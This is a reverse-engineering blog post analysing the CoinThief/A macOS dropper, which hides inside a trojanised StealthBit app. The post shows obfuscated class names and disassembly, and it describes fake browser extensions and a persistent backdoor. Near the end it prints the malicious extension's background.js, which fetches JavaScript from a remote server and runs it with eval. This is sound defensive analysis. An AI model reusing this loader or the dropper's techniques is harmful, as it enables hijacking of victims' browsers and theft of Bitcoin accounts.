Analysis of CoinThief/A "dropper"


reverse.put.as/2014/02/16/analysis-of-cointhiefa-dropper/

Posted on February 16, 2014 - @Mac Reversing @Security

There is no such thing as malware in OS X but last week another sample was spotted and made the “news”. I am talking about **CoinThief**, a malware designed to hijack **Bitcoin** accounts and steal everything (I must confess I laughed a bit; I think **Bitcoin** is just a bullshit pyramid scheme but I digress).

There are a few samples out there, in different stages of evolution, so this is probably not a very recent operation. *Nicholas Ptacek* from SecureMac broke the story and did an initial analysis. Check his link here and also ThreatPost for some details about the different infected applications and how it started.
This post will target the initial stage of the malware packed with **StealthBit** application and a bit into the installed malware browser extensions.

First step is to load the main binary into *IDA* or *Hopper* (I still use *IDA* mostly out of lazyness and habit). We are presented with this nice picture (not all methods shown) of very weird class and method names.



This triggers immediate attention which I don't think it's good at all if you are trying to hide attention. Another example this time from *class-dump*:

```
__attribute__((visibility("hidden")))
@interface IOSDJDSNSDOWKDII : NSObject
{
 NSString *_fihwjsndkfkjs;
 NSString *_hisdhiwjknsk;
 NSString *_sdhijkskjdfd;
}

@property(copy, nonatomic) NSString *sdhijkskjdfd; // @synthesize
sdhijkskjdfd=_sdhijkskjdfd;
@property(copy, nonatomic) NSString *hisdhiwjknsk; // @synthesize
hisdhiwjknsk=_hisdhiwjknsk;
@property(copy, nonatomic) NSString *fihwjsndkfkjs; // @synthesize
fihwjsndkfkjs=_fihwjsndkfkjs;
- (void).cxx_destruct;
- (BOOL)hidfisdfsguiwomc;
- (id)initWiwijmxug:(id)arg1 jifikwdff:(id)arg2 mkoxjnwhd:(id)arg3;
```

The strings are also a good starting point to start understanding the puzzle. It's easy to spot **base64** encoded strings, confirmed by the presence of **base64** methods.

```
bGFzdENocm9tZVBha1BhdGNoZWRWZXJzaW9u
L0FwcGxpY2F0aW9ucy9Hb29nbGUgQ2hyb21lLmFwcC9Db250ZW50cy9WZXJzaW9ucw==
q24@?0@"NSString"8@"NSString"16
R29vZ2xlIENocm9tZSBGcmFtZXdvcmsuZnJhbWV3b3JrL1Jlc291cmNlcw==
RXh0ZW5zaW9uU2V0dGluZ3MucmV0dXJuRXh0ZW5zaW9uc0RhdGEgPSBmdW5jdGlvbihleHRlbnNpb25zRGF0Y

RXh0ZW5zaW9uU2V0dGluZ3MucmV0dXJuRXh0ZW5zaW9uc0RhdGEgPSBmdW5jdGlvbihleHRlbnNpb25zRGF0Y
```

At this point we know we have a binary with obfuscated strings and class/method names. Different strategies are possible to continue analysis and reversing. **DTrace** and similar utilities can be used to have a general overview of what the binary is trying to do, or we can go directly into *IDA* and start making sense of the code. In the second option we can start reversing at **main()** or we can start checking what the obfuscated methods are trying to do and rename to something meaningful. I am a great fan of the second so I started checking each method sequentially.

The **getter** and **setter** methods are easy to spot. The **setter** methods start with set in the name because they are automatically generated via property keyword, and **getters** because their code just retrieves the instance variable. The obfuscator is probably a script that modifies the names before compilation (I don't think a define is enough for this), a LLVM pass, or just developed with those names.

```
; HIFOWEIOWEOJSDJFIVB - (id)jewyriuwefnsdbfjsgw
; Attributes: bp-based frame

; id __cdecl -[HIFOWEIOWEOJSDJFIVB jewyriuwefnsdbfjsgw](struct HIFOWEIOWEOJSDJFIVB *self, SEL)
__HIFOWEIOWEOJSDJFIVB_jewyriuwefnsdbfjsgw_ proc near
                                        ; DATA XREF: __objc_const:0000000100009940↓o
                push    rbp
                mov     rbp, rsp
                mov     rdx, cs:_OBJC_IVAR_$_HIFOWEIOWEOJSDJFIVB__jewyriuwefnsdbfjsgw ; NSString *_jewyriuwefnsdbfjsgw;
                xor     ecx, ecx
                pop     rbp
                jmp     _objc_getProperty
__HIFOWEIOWEOJSDJFIVB_jewyriuwefnsdbfjsgw_ endp


; =============== S U B R O U T I N E =======================================

; HIFOWEIOWEOJSDJFIVB - (void)setJewyriuwefnsdbfjsgw:(id)
; Attributes: bp-based frame

; void __cdecl -[HIFOWEIOWEOJSDJFIVB setJewyriuwefnsdbfjsgw:](struct HIFOWEIOWEOJSDJFIVB *self, SEL, id)
__HIFOWEIOWEOJSDJFIVB_setJewyriuwefnsdbfjsgw__ proc near
                                        ; DATA XREF: __objc_const:0000000100009958↓o
                push    rbp
                mov     rbp, rsp
                mov     rax, rdx
                mov     rdx, cs:_OBJC_IVAR_$_HIFOWEIOWEOJSDJFIVB__jewyriuwefnsdbfjsgw ; NSString *_jewyriuwefnsdbfjsgw;
                mov     rcx, rax
                xor     r8d, r8d
                mov     r9d, 1
                pop     rbp
                jmp     _objc_setProperty
__HIFOWEIOWEOJSDJFIVB_setJewyriuwefnsdbfjsgw__ endp
```

Now let me show you a very simple method that writes a **mutex** to **~/Library/Preferences/fsdiskquota1**. In this file is present it means that the dropper code was previously executed and it should not happen again.

```
; void __cdecl -[HIFOWEIOWEOJSDJFIVB jkiofewiufoiwjfuhjfs](struct HIFOWEIOWEOJSDJFIVB *self, SEL)
__HIFOWEIOWEOJSDJFIVB_jkiofewiufoiwjfuhjfs_ proc near
                                        ; DATA XREF: __objc_const:0000000100009600↓o
                push    rbp
                mov     rbp, rsp
                push    r15
                push    r14
                push    r12
                push    rbx
+               mov     rsi, cs:selRef_base64DecodedString
+               lea     rax, _NJINWIJGGOWUNX
                mov     rdi, [rax]
+               mov     r15, cs:_objc_msgSend_ptr
                call    r15 ; _objc_msgSend
                mov     rdi, rax
                call    _objc_retainAutoreleasedReturnValue
                mov     rbx, rax
+               mov     rsi, cs:selRef_stringByExpandingTildeInPath
                mov     rdi, rbx
                call    r15 ; _objc_msgSend
                mov     rdi, rax
                call    _objc_retainAutoreleasedReturnValue
                mov     r14, rax
+               mov     r12, cs:_objc_release_ptr
                mov     rdi, rbx
                mov     rax, r12
                call    rax
+               lea     rdi, stru_10000AAA0
+               mov     rsi, cs:selRef_writeToFile_atomically_encoding_error_
                mov     rdx, r14
                mov     ecx, 1
                mov     r8d, 4
                xor     r9d, r9d
                call    r15 ; _objc_msgSend
                mov     rdi, r14
                mov     rax, r12
                pop     rbx
                pop     r12
                pop     r14
                pop     r15
                pop     rbp
                jmp     rax
__HIFOWEIOWEOJSDJFIVB_jkiofewiufoiwjfuhjfs_ endp
```

The **base64** string is decoded, tilde expanded to the full path and **fsdiskquota1** mutex written. Nothing very complicated.

The trick here is to start renaming the methods so you can easily follow up the code. That is the annoying part of this obfuscation method but with a small dose of patience and time it falls apart. Renamed and commented method:

```
; void __cdecl -[HIFOWEIOWEOJSDJFIVB writesFsdiskquota1](struct HIFOWEIOWEOJSDJFIVB *self, SEL)
__HIFOWEIOWEOJSDJFIVB_writesFsdiskquota1_ proc near
                                        ; DATA XREF: __objc_const:0000000100009600↓o
                push    rbp
                mov     rbp, rsp
                push    r15
                push    r14
                push    r12
                push    rbx
-               mov     rsi, cs:selRef_base64DecodedString
-               lea     rax, _NJINWIJGGOWUNX ; ~/Library/Preferences/fsdiskquota1
                mov     rdi, [rax]
-               mov     r15, cs:_objc_msgSend_ptr
                call    r15 ; _objc_msgSend
```

To make it easier for you this is a screenshot of the methods I renamed. Not all but the most important to understand what the dropper does.

_main	__text	0000000100001501
-[HEKSQFDQIHFWJODNQ initUmiwujnfjdiwfsffiwo:]	__text	000000010000159C
-[HEKSQFDQIHFWJODNQ modifyChromePreferencesAndInstallAPlugin]	__text	0000000100001614
-[HEKSQFDQIHFWJODNQ ifiekjwjndnuwihnufibfs]	__text	0000000100001DBD
-[HEKSQFDQIHFWJODNQ setIfiekjwjndnuwihnufibfs:]	__text	0000000100001DD0
-[HEKSQFDQIHFWJODNQ .cxx_destruct]	__text	0000000100001DF0
-[MMHOWJGHSKDUIHJWDJ initKiwiuensjxhjsdfs:]	__text	0000000100001E03
-[MMHOWJGHSKDUIHJWDJ messWithChromePaks]	__text	0000000100001E7B
___38__MMHOWJGHSKDUIHJWDJ_fkoiyejniiwbzune__block_invoke	__text	0000000100002487
-[MMHOWJGHSKDUIHJWDJ owegijwknbsjkjfdw]	__text	00000001000024D5
-[MMHOWJGHSKDUIHJWDJ kunfywzbodhdhwi]	__text	000000010000255D
-[MMHOWJGHSKDUIHJWDJ setKunfywzbodhdhwi:]	__text	0000000100002570
-[MMHOWJGHSKDUIHJWDJ .cxx_destruct]	__text	0000000100002590
-[HIFOWEIOWEOJSDJFIVB initClassThatContainsStringsAndFileManager:]	__text	00000001000025A3
-[HIFOWEIOWEOJSDJFIVB doesFsdiskquota1Exists]	__text	00000001000026DE
-[HIFOWEIOWEOJSDJFIVB writesFsdiskquota1]	__text	0000000100002784
-[HIFOWEIOWEOJSDJFIVB startBackdoor]	__text	000000010000280E
-[HIFOWEIOWEOJSDJFIVB eraseDropper]	__text	000000010000294D
-[HIFOWEIOWEOJSDJFIVB startOriginalApplication]	__text	0000000100003086
-[HIFOWEIOWEOJSDJFIVB unpacksBrowserExtensions]	__text	000000010000317C
-[HIFOWEIOWEOJSDJFIVB retrieveSafariVersion]	__text	0000000100003302
-[HIFOWEIOWEOJSDJFIVB retrieveChromeVersion]	__text	0000000100003432
-[HIFOWEIOWEOJSDJFIVB installSafariExtensionAsPopUpBlocker]	__text	0000000100003562
-[HIFOWEIOWEOJSDJFIVB installChromeExtension]	__text	00000001000039C2
-[HIFOWEIOWEOJSDJFIVB makeBackdoorPersistent]	__text	0000000100003D3F
-[HIFOWEIOWEOJSDJFIVB removeTemporaryFiles]	__text	0000000100004267
-[HIFOWEIOWEOJSDJFIVB fileManager]	__text	00000001000043B1
-[HIFOWEIOWEOJSDJFIVB setFileManager:]	__text	00000001000043C2
-[HIFOWEIOWEOJSDJFIVB wiuehjhjsdjhkfadfw]	__text	00000001000043EE
-[HIFOWEIOWEOJSDJFIVB setWiuehjhjsdjhkfadfw:]	__text	0000000100004401
-[HIFOWEIOWEOJSDJFIVB get_ioqwruynmsnfhjs]	__text	0000000100004421
-[HIFOWEIOWEOJSDJFIVB setIoqwruynmsnfhjs:]	__text	0000000100004434
-[HIFOWEIOWEOJSDJFIVB get_iouweionfkihdwnjgwe]	__text	0000000100004454
-[HIFOWEIOWEOJSDJFIVB setIouweionfkihdwnjgwe:]	__text	0000000100004467
-[HIFOWEIOWEOJSDJFIVB get_oiyrtewnmbfdsfskhif]	__text	0000000100004487
-[HIFOWEIOWEOJSDJFIVB setOiyrtewnmbfdsfskhif:]	__text	000000010000449A
-[HIFOWEIOWEOJSDJFIVB get_iufewnfsmnfbsdfhg]	__text	00000001000044BA
-[HIFOWEIOWEOJSDJFIVB setIufewnfsmnfbsdfhg:]	__text	00000001000044CD
-[HIFOWEIOWEOJSDJFIVB get_jyfiwefjkfmnsdbfwkfida]	__text	00000001000044ED
-[HIFOWEIOWEOJSDJFIVB setJyfiwefjkfmnsdbfwkfida:]	__text	0000000100004500
-[HIFOWEIOWEOJSDJFIVB pathToUserLibraryFolder]	__text	0000000100004520
-[HIFOWEIOWEOJSDJFIVB setpathToUserLibraryFolder:]	__text	0000000100004533
-[HIFOWEIOWEOJSDJFIVB get_ouoiwkenkppandewd]	__text	0000000100004553
-[HIFOWEIOWEOJSDJFIVB setOuoiwkenkppandewd:]	__text	0000000100004566
-[HIFOWEIOWEOJSDJFIVB .cxx_destruct]	__text	0000000100004586
-[IOSDJDSNSDOWKDII initWiwijmxug:jifikwdff:mkoxjnwhd:]	__text	0000000100004630
-[IOSDJDSNSDOWKDII messWithSafariExtensionsPlist]	__text	0000000100004719

The init method for the class **HIFOWEIOWEOJSDJFIVB** initializes an instance variable with a **NSFileManager** object and retrieves the location of the current logged in user **NSLibraryDirectory**. Then what I renamed as **startBackdoor** is called and the fun starts.

This method does the following:

- Erases itself and replaces it with the original **StealthBit** binary.

- Starts the original binary. At this point you have the original application running and the dropper, which will continue its work in the background.
- Verifies if the **mutex** exists.
- If **mutex** does not exist, write it and continue unpacking the malware payload.
- Browser extensions for *Safari* and *Chrome* are unpacked into a temporary folder.
- If unpack was successful, *Safari* version is retrieved. The extensions are only compatible with **Safari 5** or higher.
- Installs *Safari* extension that is masked as a **pop up blocker**.
- Retrieve *Chrome* version (if installed). Only supports **Chrome v25** or higher.
- Installs *Chrome* extension.
- Verifies if **Library/Handsoff** folder exists.
- If **Handsoff** is not installed the backdoor will be made persistent by creating a **fake Googe Software Update** launch agent.
- Remove temporary files and exit.

At this point and assuming the whole process was successful against *Safari*, *Chrome*, and persistence, we have two malware extensions loaded into the browsers and a **RAT** installed in the target machine. Two screenshots of the **startBackdoor** method:

```
; void __cdecl -[HIFOWEIOWEOJSDJFIVB startBackdoor](struct HIFOWEIOWEOJSDJFIVB *self, SEL)
__HIFOWEIOWEOJSDJFIVB_startBackdoor_ proc near
                                        ; DATA XREF: __objc_const:00000001000096E8↓o
                push    rbp
                mov     rbp, rsp
                push    r15
                push    r14
                push    r13
                push    r12
                push    rbx
                push    rax
                mov     rbx, rdi
                mov     rsi, cs:selRef_eraseDropper
                mov     r12, cs:_objc_msgSend_ptr
                call    r12 ; _objc_msgSend
                mov     rsi, cs:selRef_startOriginalApplication
                mov     rdi, rbx
                call    r12 ; _objc_msgSend ; launch original application
                mov     rsi, cs:selRef_doesFsdiskquota1Exists
                mov     rdi, rbx
                call    r12 ; _objc_msgSend
                test    al, al
                jnz     loc_10000292F
                mov     rsi, cs:selRef_writesFsdiskquota1
                mov     rdi, rbx
                call    r12 ; _objc_msgSend
                mov     rsi, cs:selRef_unpacksBrowserExtensions
                mov     rdi, rbx
                call    r12 ; _objc_msgSend
                test    al, al
                jz      loc_10000292F
                mov     rsi, cs:selRef_retrieveSafariVer
                mov     rdi, rbx
                call    cs:_objc_msgSend_ptr
                cmp     rax, 5
                jl      short loc_10000289A ; skip install if safari is lower than 5
                mov     rsi, cs:selRef_installSafariExtensionAsPopUpBlocker
                mov     rdi, rbx
                call    cs:_objc_msgSend_ptr

loc_10000289A:                          ; CODE XREF: -[HIFOWEIOWEOJSDJFIVB startBackdoor]+7A↑j
                mov     rsi, cs:selRef_retrieveChromeVersion
                mov     rdi, rbx
                call    cs:_objc_msgSend_ptr
                cmp     rax, 19h
                jl      short loc_1000028C0 ; skip Chrome if lower than 25
                mov     rsi, cs:selRef_installChromeExtension
                mov     rdi, rbx
                call    cs:_objc_msgSend_ptr
```

```
loc_10000289A:                          ; CODE XREF: -[HIFOWEIOWEOJSDJFIVB startBackdoor]+7A↑j
                mov     rsi, cs:selRef_retrieveChromeVersion
                mov     rdi, rbx
                call    cs:_objc_msgSend_ptr
                cmp     rax, 19h
                jl      short loc_1000028C0 ; skip Chrome if lower than 25
                mov     rsi, cs:selRef_installChromeExtension
                mov     rdi, rbx
                call    cs:_objc_msgSend_ptr

loc_1000028C0:                          ; CODE XREF: -[HIFOWEIOWEOJSDJFIVB startBackdoor]+A0↑j
                mov     rsi, cs:selRef_fileManager
                mov     rdi, rbx
                call    r12 ; _objc_msgSend
                mov     rdi, rax
                call    _objc_retainAutoreleasedReturnValue
                mov     r14, rax
                mov     rsi, cs:selRef_base64DecodedString
                lea     rdi, cfstr_Tglicmfyes9iyw ; Library/Handsoff
                call    r12 ; _objc_msgSend
                mov     rdi, rax
                call    _objc_retainAutoreleasedReturnValue
                mov     r15, rax
                mov     rsi, cs:selRef_fileExistsAtPath_
                mov     rdi, r14
                mov     rdx, r15
                call    r12 ; _objc_msgSend
                mov     r12b, al
                mov     r13, cs:_objc_release_ptr
                mov     rdi, r15
                call    r13 ; _objc_release
                mov     rdi, r14
                call    r13 ; _objc_release
                test    r12b, r12b
                jnz     short loc_10000292F ; if hands off exists skip this
                mov     rsi, cs:selRef_makeBackdoorPersistent ; install backdoor RAT and start it
                mov     rdi, rbx
                call    cs:_objc_msgSend_ptr

loc_10000292F:                          ; CODE XREF: -[HIFOWEIOWEOJSDJFIVB startBackdoor]+3E↑j
                                        ; -[HIFOWEIOWEOJSDJFIVB startBackdoor]+60↑j ...
                mov     rsi, cs:selRef_removeTemporaryFiles
                mov     rdi, rbx
                add     rsp, 8
                pop     rbx
                pop     r12
                pop     r13
                pop     r14
                pop     r15
                pop     rbp
                jmp     cs:_objc_msgSend_ptr
__HIFOWEIOWEOJSDJFIVB_startBackdoor_ endp
```

The original binary is located in the **_CodeSignature** folder and named **.dSYM**. The extensions are located in the same folder in a bzip2 archive named **.sig**. The dropper does not show in the *Dock* because **LSUIElement** setting is used in the **Info.plist**. When the dropper erases itself, the setting is removed from the plist so the legit application shows up in the *Dock*. For the user everything looks normal – application startup time is fast. The original application is started by creating a new **NSTask** and using the **open** command to start again the now legit **StealthBit.app**.


The functions that install the extensions are not very interesting in terms of reversing. They locate the extension folders, and install/active the malware extension. The *Chrome* related methods are a bit more complex because they look up more information about its internals

and mess with the **paks** and so on. I don't know much about *Chrome* internal organization and wasn't much interested in reversing them – nothing valuable to me in terms of understanding the whole process.

Now a bit into the extensions, using the *Safari* version as reference. As previously said, it is spoofed as a **Pop-Up Blocker** made by *Eric Wong* using **KangoExtensions**. The contents of description file are:

```
{
    "kango_version": "1.3.0 d6f8f2cf3761",
    "content_scripts": [
        "libs/jquery-2.0.3.min.js",
        "injected/main.js"
    ],
    "name": "Pop-Up Blocker",
    "creator": "Eric Wong",
    "kango_package_id": "dev",
    "background_scripts": [
        "libs/jquery-2.0.3.min.js",
        "settings/defaultSettings.js",
        "settings/settings.js",
        "global/encryption/jsEncrypt.js",
        "global/encryption/updateVerifySignature.js",
        "global/cryptoJS/components/core-min.js",
        "global/cryptoJS/components/enc-base64-min.js",
        "global/cryptoJS/components/sha1-min.js",
        "global/cryptoJS/rollups/aes.js",
        "global/cryptoJS/rollups/md5.js",
        "global/cryptoJS/rollups/tripledes.js",
        "global/jsrsasign/ext/jsbn-min.js",
        "global/jsrsasign/ext/jsbn2-min.js",
        "global/jsrsasign/ext/base64-min.js",
        "global/jsrsasign/ext/rsa-min.js",
        "global/jsrsasign/ext/rsa2-min.js",
        "global/jsrsasign/asn1hex-1.1.min.js",
        "global/jsrsasign/rsapem-1.1.min.js",
        "global/jsrsasign/rsasign-1.2.min.js",
        "global/jsrsasign/x509-1.1.min.js",
        "global/jsrsasign/crypto-1.1.min.js",
        "background.js"
    ],
    "homepage_url": "http://kangoextensions.com/",
    "version": "1.0.0",
    "id": "com.optimalcycling.safari.popupblocker",
    "description": "Blocks pop-up windows and other annoyances."
}
```


Screenshot of the Safari extension:



The **Kango** stuff is mostly uninteresting except for the **background.js** file. What it does is to try to contact a remote server and download a file, which will be the effective malware payload responsible for hijacking the **Bitcoin** sites accounts information.

```
if(!kango.storage.getItem('installed')) {
    //Get first version and run

    $.get(settings.get('reportServer')+"/updates/firstUpdate.php", function(data) {
        //Checking signature
        if(updateVerifySignature(CryptoJS.SHA1(data.global),
CryptoJS.SHA1(data.injected), data.signature)) {

            //Saving to localstorage
            kango.storage.setItem('globalJS',data.global);
            kango.storage.setItem('injectedJS',data.injected);
            kango.storage.setItem('installed',true);

            //Saving current version
            kango.storage.setItem('extensionUpdateTimestamp',0);
            kango.storage.setItem('agentUpdateTimestamp',0);

            //Executing script
            eval(kango.storage.getItem('globalJS'));
            if(settings.get('debug')) console.log("Valid First Release");
        } else {
            if(settings.get('debug')) console.log("First Release: Bad Signature");
        }

    }, "json" );
} else {
    //Running saved version
    try {
        eval(kango.storage.getItem('globalJS'));
    } catch(err) {

        if(kango.storage.getItem('globalJS_old')) {
            kango.storage.setItem('globalJS',
kango.storage.getItem('globalJS_old'));
        } else {
            //Error in version 0, resetting extension.
            kango.storage.clear();
        }
    }
}

if(settings.get('debug')) {
    function uninstall() {
        console.log("Uninstalling...");
        kango.storage.clear();
    }
}
```

